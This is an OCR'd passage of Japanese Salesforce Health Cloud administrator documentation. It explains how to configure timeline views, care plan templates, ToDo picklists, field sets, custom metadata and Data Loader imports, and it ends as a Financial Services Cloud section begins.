
翻訳を作成または上書きする
- 「翻訳の管理」

  または

  「設定・定義を参照する」、および翻訳者として指定されていること

1. カスタム表示ラベルにアクセスするには、[設定] から、［クイック検索］ボックスに「*カスタム表示ラベル*」と入力し、[カスタム表示ラベル] を選択します。
2. ローカライズする表示ラベルを表示するビューを作成します。

   次の例は、「*患者*」という単語を含むカスタム表示ラベルを持つビューを示しています。



3. 翻訳するカスタム表示ラベルの名前をクリックします。
4. [翻訳] 関連リストで、[新規] をクリックして新しい翻訳を入力するか、言語の隣の [編集] をクリックして翻訳を変更します。[削除] をクリックすると、削除確認が行われ、カスタム表示ラベルから翻訳が削除されます。
5. 翻訳先の［言語］を選択します。
6. ［翻訳テキスト］を入力します。ユーザのデフォルト言語を翻訳言語にすると、このテキストによって、表示ラベルの［値］項目の値が上書きされます。

7. [保存] をクリックします。

タイムラインビューの設定

ヘルスケアに関する行動をタイムラインビューに追加する、またはタイムラインから削除することで、より効果的な患者管理に必要な精細な情報をケアコーディネータに提供できます。

[タイムラインビューの設定] タブで、カスタムまたは標準オブジェクトの項目を公開し、データを表すアイコンを選択することで、さまざまな行動をタイムラインに追加します。

1. Health Cloud のシステム管理者ホームページから、[タイムラインビューの設定] タブを選択して、[新規] をクリックします。
2. 次の項目を入力します。

項目	説明
タイムラインビューの設定名	タイムライン行動の名前。この名前は設定ページにのみ表示されます。
オブジェクトカテゴリ	この行動が関連するオブジェクトのカテゴリ名。この項目を使用して行動のグループを作成します。この名前はタイムラインの [すべての行動を選択] メニューに表示されます。デフォルトでは、事前設定済みオブジェクトは必ず [エンゲージメントデータ] または [医療レコードデータ] になっています。
通称名	タイムラインに表示する行動の表示ラベル。 メモ: トランスレーションワークベンチを使用してこの項目のテキストをローカライズすることはできません。このテキストを別の言語で表示するには、設定レコードをコピーして、表示する言語でテキストを入力します。次に、新しいレコードの [言語] 項目を該当の言語に設定します。ユーザの言語設定に一致する表示ラベルテキストが表示されます。
オブジェクト名	タイムラインに表示する項目が含まれるオブジェクトの名前。オブジェクトは正確なスペルを使用して、正しい結果が得られるようにします (例: EhrMedicationPrescription__c)。 メモ: トランスレーションワークベンチを使用してこの項目のテキストをローカライズすることはできません。このテキストを別の言語で表示するには、設定レコードをコピーして、表示する言語でテキストを入力します。次に、

項目	説明
	新しいレコードの［言語］項目を該当の言語に設定します。ユーザの言語設定に一致する表示ラベルテキストが表示されます。
詳細項目	タイムラインに行動として表示する項目の名前。
位置項目	タイムライン上の正しい日付に基づいて行動を横方向に位置付けるためにシステムが使用する日付項目。
視覚的アイコン	タイムライン上の行動を表す画像ファイルの名前。画像ファイルを［ドキュメント］タブの［Health Cloud アセット］フォルダにアップロードします。 メモ: タイムラインへの画像の表示で最良の結果を得るには、画像のファイルおよびフレームサイズを推奨サイズ内に抑える必要があります。推奨ファイルサイズは最大 1 MB です。Salesforce は画像を約 48 x 48 ピクセルにスケール指定します。そのため、小さ目の画像およびアスペクト比 1:1 (正方形) の画像で最良の結果が得られます。
並び替え順	タイムラインの同一日付上に複数の行動がある場合の行動の縦の表示順序を示します。 メモ: 表示ラベルをローカライズできるよう設定レコードをコピーした場合は、並び替え順序も変更します。同じ並び替え順序を 2 つのレコードに割り当てることはできないため、新しいレコード用の別のバージョン番号を作成します。たとえば、英語レコードの［並び替え順］項目に *3* を割り当てている場合、スペイン語バージョンには *3.1* を割り当てます。
言語	［分かりやすい名前］および［オブジェクト名］項目のテキストの言語を指定する設定。
言語コード	［分かりやすい名前］および［オブジェクト名］項目のテキストの言語を指定するコード。

メモ: リストビューに［言語］項目および［言語コード］項目が表示されない場合、それらの項目をページレイアウトに追加します。次に、［すべて］を選択し、**[Go!]** をクリックしてページを更新します。

例: たとえば、処方箋を表示するには、EhrMedicationPrescription__c オブジェクトを使用します。

項目	説明
タイムラインビューの設定名	処方箋
オブジェクトカテゴリ	医療データ
通称名	処方箋
オブジェクト名	EhrMedicationPrescription__c
詳細項目	MedicationName__c
位置項目	DateWritten__c
視覚的アイコン	timeline_icon_pill_png
並び替え順	2

タイムラインビューアイコンのアップロード
カスタムオブジェクトまたは項目の情報をタイムラインビューに追加する場合、ケアコーディネータが表示される行動の種別を理解できるようにタイムラインのアイコンを含めます。

タイムラインビューアイコンのアップロード

カスタムオブジェクトまたは項目の情報をタイムラインビューに追加する場合、ケアコーディネータが表示される行動の種別を理解できるようにタイムラインのアイコンを含めます。

メモ: タイムラインへの画像の表示で最良の結果を得るには、画像のファイルおよびフレームサイズを推奨サイズ内に抑える必要があります。推奨ファイルサイズは最大 1 MB です。Salesforce は画像を約 48 x 48 ピクセルにスケール指定します。そのため、小さ目の画像およびアスペクト比 1:1 (正方形) の画像で最良の結果が得られます。

1. [ドキュメント] タブで、[新規] をクリックします。
2. [新規ドキュメントのアップロード] ページで、画像ファイルのわかりやすいドキュメント名を指定します。ファイル名を使用するには、この項目は空白のままにします。このファイル名は、ファイルのアップロード時に自動的に表示されます。
3. API で使用される一意の名前を入力します。
4. 画像をタイムラインに表示するには、[外部参照可] を選択します。
5. ファイルの [Health Cloud の納入商品] フォルダを選択します。
6. 検索条件として後で使用する説明とキーワードを入力します。

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

新規ドキュメントをアップロードする
- ドキュメントに対する「作成」

7. 画像ファイルをアップロードするオプションを選択します。[ファイルを選択] をクリックしてファイルを選択し、[開く] をクリックします。
8. [保存] をクリックします。

提供されるケアチームの役割のカスタマイズ

ヘルスケア分野に関わる人々の役割は非常に多岐に渡ります。そのため、組織の業務に合わせて標準の Health Cloud の役割を柔軟に変更できるようになっています。

組織は長期ケア施設になることもありますが、この場合は管理する人々は患者ではなく居住者になります。また、ケアコーディネータではなくケースマネージャが患者に対応することもあります。アプリケーション全体に表示されるテキストを簡単に変更できます。

[設定] から、[クイック検索] ボックスに「*カスタムメタデータレコード*」と入力し、[カスタムメタデータ型] を選択します。[Careplan ロール医療コーディネータ] 設定または [Careplan ロール患者] 設定をコピーします。カスタマイズした役割名を反映するように [設定値] 項目を変更します。次に、元の設定を無効にして新しいレコードを有効にします。

Health Cloud のカスタムメタデータの設定

カスタムメタデータを使用して、Health Cloud の多くのコンポーネントの項目を追加または置換できます。

[Health Cloud 設定] には、Health Cloud アプリケーションの設定のさまざまなキー/値ペアが含まれます。[Health Cloud 設定] には、Health Cloud 内を次の設定を制御するデフォルト設定が含まれます。

設定	制御
HcFieldSet_AddMember	外部のケアチームメンバーを追加する
HcFieldSet_GoalDefaultFieldSet	ケアプランの目標の一部として表示する項目
HcFieldSet_ProblemDefaultFieldSet	ケアプランの問題の一部として表示する項目
PatientCreateFlow_default	患者作成ジョブフロー
PatientCreateMappingGroup_default	患者作成データの対応付け
Careplan_Role_Patient	アプリケーション全体にわたって表示する Patient の表示ラベル
Careplan_Role_Care_Coordinator	アプリケーション全体にわたって表示する表示ラベルである [医療コーディネータ]
HcFeatureDriver	コンソールの [詳細] タブに患者の連絡先レコードまたはアカウントレコードを表示するかどうか
HcFieldSet_CandidatePatientListView	患者候補のリストビューに表示する項目

設定を変更するには、[Health Cloud 設定] で設定を無効にします。次に、[設定名] を維持したまま設定レコードをコピーし、変更を加えてから、そのレコードを有効にします。

1. [設定]から、［クイック検索］ボックスに「カスタムメタデータレコード」と入力し、[カスタムメタデータ型]を選択します。
2. [Health Cloud の設定] の横にある [レコードの管理] をクリックします。
3. 上書きまたは変更する設定の行にある [編集] をクリックします。
4. ［有効］チェックボックスをオフにして、［保存］をクリックします。
5. 上書きする設定の名前をクリックします。
6. ［コピー］をクリックします。次に、コピーしたレコードの[設定名]項目に含まれる正確なテキストを使用して設定レコードを作成し、そのレコードを有効にします。

問題および目標のカスタマイズ

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

項目セットを使用すると、問題と目標を作成するために使用するページで、カスタム項目を追加したり、既存の項目の順序を変更したりできます。

メモ: 配信される問題ページおよび目標ページでは、パッケージ化された項目セットが使用されます。これを使用して、これらのページに表示する項目や項目の順序を選択できます。ページレイアウトエディタを使用して、配信されるページを編集することはできません。

ケアプランの問題と目標を作成するためにケアコーディネータが使用するページに表示する項目をカスタマイズします。問題と目標は共にカスタムオブジェクトです。Salesforce 項目セットを使用して、項目のカスタムグルーピングを追加できます。項目セットは、ユーザが作成してオブジェクトに追加する項目のグルーピングです。

項目セットを作成した後、その項目セットを[カスタム表示ラベル]ページで該当のオブジェクトのデフォルト項目セットに追加します。たとえば、[問題]ページに項目を追加するには、問題の defaultFieldSet を変更します。

1. [設定] で、［クイック検索］ボックスに「オブジェクト」と入力し、[オブジェクト] を選択して、[問題] カスタムオブジェクトまたは [目標] カスタムオブジェクトを選択します。
2. 適切なオブジェクトの管理設定から、[項目セット] に移動し、[新規] をクリックします。
3. [項目セットラベル] を入力します。これは、管理パッケージから項目をインストールする登録者に表示される名前です。
4. 必要に応じて、項目セットの名前を入力します。
5. [使用場所] 領域では、どのページで、何の目的でこの項目セットを使用するかを簡単に説明します。この情報は、その項目セットに独自の項目を入力できるように、インストールした項目セットがどこでどのように使用されているかを登録者が理解する助けとなります。
6. 変更内容を保存します。
7. 項目セットに項目を追加するには、オブジェクトパレットから項目をドラッグして［項目セットで使用可能］または［項目セットで］コンテナにドロップします。［項目セットで］コンテナの項目は、デフォルトで表示されます。

   メモ: 項目セットでは、複数のオブジェクトを参照する項目に項目を展開できます。複数のオブジェクトを参照する項目セットに項目を展開する場合、展開できる項目は［名前］オブジェクトのみです。

項目は、コンテナ間でドラッグアンドドロップすることができます。［項目セットで］リストの縦の順序は、ページで項目が表示される順序を表します。

8. 項目を項目セットから削除するには、その要素をオブジェクトパレットにドラッグして戻すか、要素の横の をクリックします。
9. 項目を必須にするには、要素をダブルクリックするか、要素の横のレンチアイコン( )をクリックして、［必須］チェックボックスをオンにします。

メモ: - 項目が必須であり、レコードを保存するための値が必要であることを示します。

カスタム項目セットの有効化
カスタム項目セットを作成したら、関連するデフォルトカスタム表示ラベルコンポーネントを追加します。

カスタム項目セットの有効化

カスタム項目セットを作成したら、関連するデフォルトカスタム表示ラベルコンポーネントを追加します。

目標と問題の既存のカスタム表示ラベルを編集してカスタム項目セットを追加することも、問題と目標のまったく新しいデフォルト表示ラベルを作成することもできます。

1. [設定]から、［クイック検索］ボックスに「カスタム表示ラベル」と入力し、［カスタム表示ラベル］を選択します。
2. [新規カスタム表示ラベル]をクリックして表示ラベルを作成するか、編集するカスタム表示ラベルの横にある［編集］をクリックします。
   - カスタム項目セットを目標に追加するには、`goalDefaultFieldSet` カスタム表示ラベルを選択します。
   - カスタム項目セットを問題に追加するには、`problemDefaultFieldSet` カスタム表示ラベルを選択します。
3. ［値］項目で、コンポーネントで使用するカスタム項目セットの名前を入力します。
4. [保存]をクリックします。

ToDo のカスタマイズ

ケアコーディネータがよく割り当てる ToDo の種類が項目値に反映されるように [新規 ToDo] ページで項目をカスタマイズし、組織に固有の評価用語を使用します。

[新規 ToDo] ページで次の選択リストの値を追加または変更できます。


- 状況
- 優先度
- ToDo の種別

カスタムの ToDo の種別の追加
カスタムの ToDo の種別は、ケアコーディネータが提供する患者ケアの種類に固有の ToDo を作成するのに役立ちます。たとえば、外来整形外科手術センターでは、ToDo の種別として［手術前の臨床検査］や［週ごとの PT］が考えられます。
ToDo の優先度値の追加または編集
ToDo の重要度を表す [優先度] 項目に表示される値を変更できます。
ToDo の状況値の追加または編集
進行状況を表したり、ToDo の完了を測定する [状況] 項目に表示される値を変更できます。

カスタムの ToDo の種別の追加

カスタムの ToDo の種別は、ケアコーディネータが提供する患者ケアの種類に固有の ToDo を作成するのに役立ちます。たとえば、外来整形外科手術センターでは、ToDo の種別として［手術前の臨床検査］や［週ごとの PT］が考えられます。

ToDo の種別を作成するときは、選択リストに大量の選択肢が含まれないよう慎重に計画してください。



エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

1. [設定] から［クイック検索］ボックスに「*活動カスタム項目*」と入力します。
2. **[ToDo の種別]** をクリックします。
3. [選択リスト値] セクションで、[新規] をクリックします。
4. テキストボックスに 1 つ以上の選択リスト値を入力します。それぞれの値をその独自の行に配置します。
5. ［ケアプランテンプレートの ToDo］を選択します。これで、新しい値が [ToDo の種別] 選択リストに関連付けられます。
6. [保存] をクリックします。
7. 選択リストに表示する値の順序を変更するには、[並び替え] をクリックします。
8. 選択リストのデフォルト値を指定するには、該当する ToDo の種別の［デフォルト］チェックボックスをオンにします。

ToDo の優先度値の追加または編集

ToDo の重要度を表す [優先度] 項目に表示される値を変更できます。

1. [設定] から、[クイック検索] ボックスに「*ToDo*」と入力し、[ToDo の項目] を選択します。
2. [ToDo] 標準項目リストで、[優先度] をクリックします。
3. 値をリストに追加するには、[新規] をクリックします。
4. テキストボックスに 1 つ以上の選択リスト値を入力します。それぞれの値をその独自の行に配置します。
5. 新しい値がケアプランに関連付けられるように [ケアプランテンプレートの ToDo] を選択します。
6. [保存] をクリックします。
7. 選択リストに表示する値の順序を変更するには、[並び替え] をクリックします。
8. 選択リストのデフォルト値を指定するには、その優先度の [デフォルト] チェックボックスをオンにします。
9. ToDo の最も高い優先度を表す値を選択します。

ToDo の状況値の追加または編集

進行状況を表したり、ToDo の完了を測定する [状況] 項目に表示される値を変更できます。

1. [設定] から、[クイック検索] ボックスに「*ToDo*」と入力し、[ToDo の項目] を選択します。
2. [ToDo] 標準項目リストで、[状況] をクリックします。
3. 値をリストに追加するには、[新規] をクリックします。
4. テキストボックスに 1 つ以上の選択リスト値を入力します。それぞれの値をその独自の行に配置します。
5. 新しい値がケアプランに関連付けられるように [ケアプランテンプレートの ToDo] を選択します。
6. [保存] をクリックします。
7. 選択リストに表示する値の順序を変更するには、[並び替え] をクリックします。
8. 選択リストのデフォルト値を指定するには、その状況の [デフォルト] チェックボックスをオンにします。
9. ToDo を完了する値を選択するには、その状況の [クローズ済み] チェックボックスをオンにします。

外部メンバーの作成の項目のカスタマイズ

外部のケアチームメンバーを作成するためにケアコーディネータが使用するモーダルに表示する項目をカスタマイズできます。

項目セットを使用して、外部のケアチームメンバーの作成で使用する新しい項目を追加したり、既存の項目の順序を変更したりします。

1. [設定] から、[クイック検索] ボックスに「アカウント」と入力し、[項目セット] を選択します。
2. [新しい外部メンバー] 項目セットの横にある [編集] をクリックします。
3. [新しい外部メンバー] モーダルに表示する項目をドラッグアンドドロップします。

メモ: アカウントおよび関連する主連絡先からの項目のみを追加できます。他の関連オブジェクトからの項目は無視されます。

4. [保存] をクリックします。

患者候補リストビューのカスタマイズ

Health Cloud で患者候補を患者に変換するためにケアコーディネータが使用するリストビューに表示する項目をカスタマイズできます。

項目セットを使用して、患者候補リストビューで使用する新しい項目を追加したり、既存の項目の順序を変更したりします。

1. [設定] から、［クイック検索］ボックスに「オブジェクト」と入力し、[オブジェクト] を選択します。
2. [カスタムオブジェクト] ページで、[患者候補] カスタムオブジェクトを選択します。
3. [項目セット] セクションまでスクロールして、[患者候補リストビュー] の横にある［編集］をクリックします。
4. [患者候補] リストビューに表示する項目をドラッグアンドドロップします。

   メモ: 項目セットに次の項目を含める必要があります。これらを削除しないでください。

   - レコード ID (Id)
   - 名前 (Name__c)
   - 患者アカウント (AccountId__c)
   - 患者アカウント名 (AccountId__r.Name)
   - 患者アカウントの主連絡先 (AccountId__r.PrimaryContact__c)

5. [保存] をクリックします。

クロスオブジェクトリレーションを追加して患者リストの検索条件オプションをカスタマイズする

クロスオブジェクトリレーションは、患者リストを作成するときに検索条件選択オプションにどのオブジェクトと項目を表示するかを制御します。

Health Cloud では、患者リストを定義するときに使用できる基本の検索条件セットが提供されます。他のカスタムレコードを患者リストの検索条件オプションに追加するには、レコードを相互にリンクするリレーションを作成します。ユーザがレコードを表示するときに、関連するデータも表示できます。オブジェクト間のカスタムリレーション項目を作成することで、さまざまな種別のリレーションを定義できます。たとえば、患者の免疫付与に関連する項目を患者リストの検索条件に追加するには、Account と EhrImmunization__c 間のリレーションを作成します。

リレーションを作成する前に、どの項目を検索条件で公開し、その項目をどのオブジェクトで公開するかを決定します。Health Cloud のオブジェクト間のリレーションによって、共有、ページレイアウトでの必須項目、および患者リストの作成時に使用できる項目が決まります。

メモ: クロスオブジェクトリレーションの 2 つのオブジェクトのうちの 1 つを Account オブジェクトにする必要があります。

Health Cloud のオブジェクトと項目のリストは、『*Health Cloud オブジェクトリファレンスガイド*』を参照してください。

1. 患者リストの検索条件にカスタムオブジェクトを追加するリレーションを作成するには、[クロスオブジェクトリレーション] タブを選択します。
2. リレーションの詳細を指定します。

項目	説明
オブジェクト間のリレーション名	リレーションを説明する名前。
元オブジェクト	親オブジェクトの名前。これは必須項目です。Health Cloud では、このオブジェクトは `Accounts` である必要があります。
対象オブジェクト	患者リストの検索条件にオプションとして含める子オブジェクトの名前。
リレーション	必要に応じて、カスタムリレーションの名前を指定します。
逆のリレーション	必要に応じて、元のオブジェクト (From) の名前を入力します。

次の表に、Health Cloud で事前設定されているクロスオブジェクトリレーションの一部を示します。この表を参照として使用して、他のクロスオブジェクトリレーションを作成でき、患者リストを作成するときにさらに多くのレコードと項目を使用できるようになります。

クロスオブジェクトリレーション名	参照元オブジェクト	参照先オブジェクト
AccountToContact	Account	Contact
AccountToObservation	Account	EhrObservation__c
AcountToEncounter	Account	EhrEncounter__c
AccountToEhrMedicationPrescriptions	Account	EhrMedicationPrescription__c
AccountToCondition	Account	EhrCondition__c

ダッシュボードで全体像を把握


レポート環境を設定し、レポートビルダーを使用して基本レポートを作成し、容易に情報を検索できるようにレポートを整理します。Salesforce AppExchange で優れたダッシュボードアプリケーションを検索して、コンソールに追加することもできます。

ダッシュボードで見られる概要が好評です。ダッシュボードを使用すれば、ケアコーディネータがワークロードを最適化するのに役立ちます。ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大 20 個のコンポーネントを設定できます。

手始めに標準レポートを作成し、ニーズに応じてカスタマイズします。参照アクセス権または参照・更新アクセス権を持っているデータについてレポートを作成できます。

この内容を楽しく学習するには、Trailhead システム管理者初級トレイルの「*レポート & ダッシュボード*」モジュールを確認してください。

時間を節約するには、AppExchange をご利用ください。ダウンロードしてカスタマイズが可能なアプリケーションが多数あります。次のサンプルダッシュボードは Salesforce Labs Service & Support Dashboards を使用して作成しました。AppExchange を検索してニーズに最も合うアプリケーションを探します。



ダッシュボードを作成したら、コンソールに追加してください。ケアコーディネータはタブ切り替えでダッシュボードにアクセスできるようになります。[設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。カスタマイズする Health Cloud アプリケーションを選択し、ナビゲーションタブ項目として追加します。

ケアプランテンプレートの作成

問題、目標、およびToDoをケアプランテンプレートに追加することで、Salesforce内にケアプランテンプレートを作成できます。

ケアプランテンプレートを、それに関連付ける問題、目標、およびToDoと共に作成するには、[ケアプランテンプレート]タブを使用します。テンプレートを作成するすべてのユーザのプロファイルを追加し、タブをHealth Cloudカスタムアプリケーションに追加していることを確認します。必要な追加項目をケアプランテンプレートオブジェクトのページレイアウトに含めることができます。

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

1. Health Cloudのシステム管理者ホームページから、[ケアプランテンプレート]タブを選択して、[新規]をクリックします。
2. 次の項目を入力します。

項目	説明
ケアプランテンプレート名	ケアプランテンプレートの名前。
説明	テンプレートの簡単な説明とその使用目的を入力します。
有効	選択すると、このケアプランテンプレートが有効になり、患者にこのケアプランテンプレートを適用できます。
コピーされた差出人	このテンプレートのコピー元のテンプレートの名前。

3. [ケアプランテンプレートの問題]関連リストで[新規のケアプランテンプレートの問題]をクリックします。
4. 次の項目を入力します。

項目	説明
ケアプランの問題名	ケアプランテンプレートの問題の名前。
ケアプランテンプレート	この問題が関連するケアプランテンプレートの名前。
説明	対処する問題の簡単な説明を入力します。
有効	選択すると、このケアプランの問題が有効になり、患者にこのケアプランの問題を適用できます。
並び替え順	ケアプランテンプレートでのこの問題の縦の表示順序を示します。
優先度	低、中、高など、ケアプランの問題の優先度。

5. [保存]をクリックして次のステップに移動して目標を作成するか、[保存&新規]をクリックして他の問題を作成します。
6. [ケアプランテンプレートの目標]関連リストで[新規のケアプランテンプレートの目標]をクリックします。
7. 次の項目を入力します。

項目	説明
ケアプランテンプレートの目標名	ケアプランテンプレートに関連付ける目標の名前。
説明	テンプレートの簡単な説明とその使用目的を入力します。
有効	選択すると、このケアプランの目標が有効になり、患者にこのケアプランの目標を適用できます。
並び替え順	目標のリスト内におけるこの目標の縦の表示順序を示します。
優先度	低、中、高など、ケアプランの目標の優先度。
テンプレートの問題	この目標が関連するテンプレートの問題の名前。

8. [保存] をクリックして次のステップに移動して ToDo を作成するか、[保存 & 新規] をクリックして他の目標を作成します。
9. [ケアプランテンプレートの ToDo] 関連リストで [新規のケアプランテンプレートの **ToDo**] をクリックします。
10. 次の項目を入力します。

項目	説明
ケアプランテンプレートの ToDo 名	ケアプランテンプレートに関連付ける ToDo の名前。
件名	ToDo の件名または名前。
有効	選択すると、このケアプランの ToDo が有効になり、患者にこのケアプランの ToDo を適用できます。
割り当て先	この ToDo に割り当てられる個人の名前。
ケアプランテンプレートの目標	この ToDo が関連するテンプレートの目標の名前。
優先度	低、中、高など、ケアプランの ToDo の優先度。
説明	ToDo の説明。
並び替え順	ToDo のリスト内で ToDo を並び替える順序を示します。

項目	説明
状況	進行中、完了、新規など、ケアプランの ToDo の状況。
相殺	オフセット日として追加する日数。ToDo にオフセット日がある場合、割り当てられた日数が ToDo の開始日に追加されます。たとえば、ケアプランの開始日が 12 月 9 日で、ToDo のオフセットが +7 日の場合は、ToDo の期日は 12 月 16 日になります。

データローダを使用したケアプランテンプレートのインポート

データローダを使用して既存のケアプランテンプレートを Salesforce にインポートすると、ケアコーディネータはそのケアプランテンプレートを使用できます。

データローダは、データを一括でインポートまたはエクスポートするためのクライアントアプリケーションです。Salesforce レコードの挿入、更新、削除、またはエクスポートに使用できます。

データのインポート時には、カンマ区切り値 (CSV) ファイルまたはデータベース接続からデータの参照、抽出、および読み込みが行われます。データのエクスポート時には、CSV ファイルが出力されます。

既存のケアプランテンプレートをインポートするには、ケアプランテンプレートの対象オブジェクト (ケアプランテンプレート、ケアプランの問題、ケアプランの目標、ケアプランの ToDo) ごとに CSV ファイルを作成します。子の各 CSV ファイルに親オブジェクトのレコードタイプ ID を含める必要があります。オブジェクトごとにすべての必要な項目を CSV ファイルに必ず含めます。含める必要がある項目のリストは、「ケアプランテンプレートの作成」を参照してください。

CSV ファイルを次の順序でインポートします。

1. ケアプランテンプレート
2. ケアプランの問題
3. ケアプランの目標
4. ケアプランの ToDo

「データローダのインストールに関する考慮事項」(ページ 788) を参照して、データローダの使用に関するシステム要件と他の前提事項を確認してください。

1. [設定] から、[クイック検索] ボックスに「データローダ」と入力し、[データローダ] を選択します。
2. 使用している OS に応じて正しいバージョンのデータローダをダウンロードして設定します。
   詳細は、「データローダの設定」を参照してください。
3. データローダを開いて、[挿入] をクリックします。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データローダをダウンロードするページにアクセスする
- 「すべてのデータの編集」

データローダを使用する
- 「API の有効化」

および

新規取引先を挿入する場合の取引先に対する「作成」など、実行する処理に対する適切なユーザ権限

4. Salesforce のユーザ名とパスワードを入力します。[ログイン] をクリックします。正常にログインしたら、[次へ] をクリックします (ログアウトするか、プログラムを終了するまで、再ログインを求められることはありません)。
5. インポートしたデータを受信するオブジェクトの名前を選択します。オブジェクト名がデフォルトのリストに表示されない場合は、［すべてのオブジェクトを表示］チェックボックスをオンにして、アクセス可能なオブジェクトの完全なリストを表示します。
6. [参照...] をクリックして、インポートしているテンプレート情報が含まれる CSV ファイルを選択します。
7. [次へ] をクリックします。

   オブジェクトと CSV ファイルが初期化されたら、[OK] をクリックします。
8. CSV ファイル内の列を Salesforce 項目に対応付ける方法を定義します。[既存の対応付けを選択] をクリックして既存の項目の対応付けを選択するか、[対応付けを作成または編集する] をクリックして、新しい対応付けを作成するか、既存の対応付けを変更します。詳細と使用例は、「データローダ項目の対応付けの定義」を参照してください。
9. [次へ] をクリックします。
10. 毎回の処理ごとに、データローダによって 2 つの一意の CSV ログファイルが生成されます。一方はファイル名が「success」で始まり、もう一方は「error」で始まります。[参照...] をクリックして、これらのファイルを格納するディレクトリを指定します。
11. 処理を実行するには、[完了] をクリックし、次に [はい] をクリックして確認します。
12. 処理が進むにつれて、進捗状況の情報ウィンドウにデータ移動の状況が表示されます。
13. 処理が完了すると、確認ウィンドウに結果の要約が表示されます。成功ファイルを表示するには [成功した項目を参照] をクリックし、エラーファイルを開くには [エラーを表示] をクリックします。終了する場合は [OK] をクリックします。

Financial Services Cloud

Financial Services Cloud へようこそ

Financial Services Cloud へようこそ。Financial Services Cloud は、クライアントとの緊密な関係の管理を目的としたプラットフォームです。

エディション

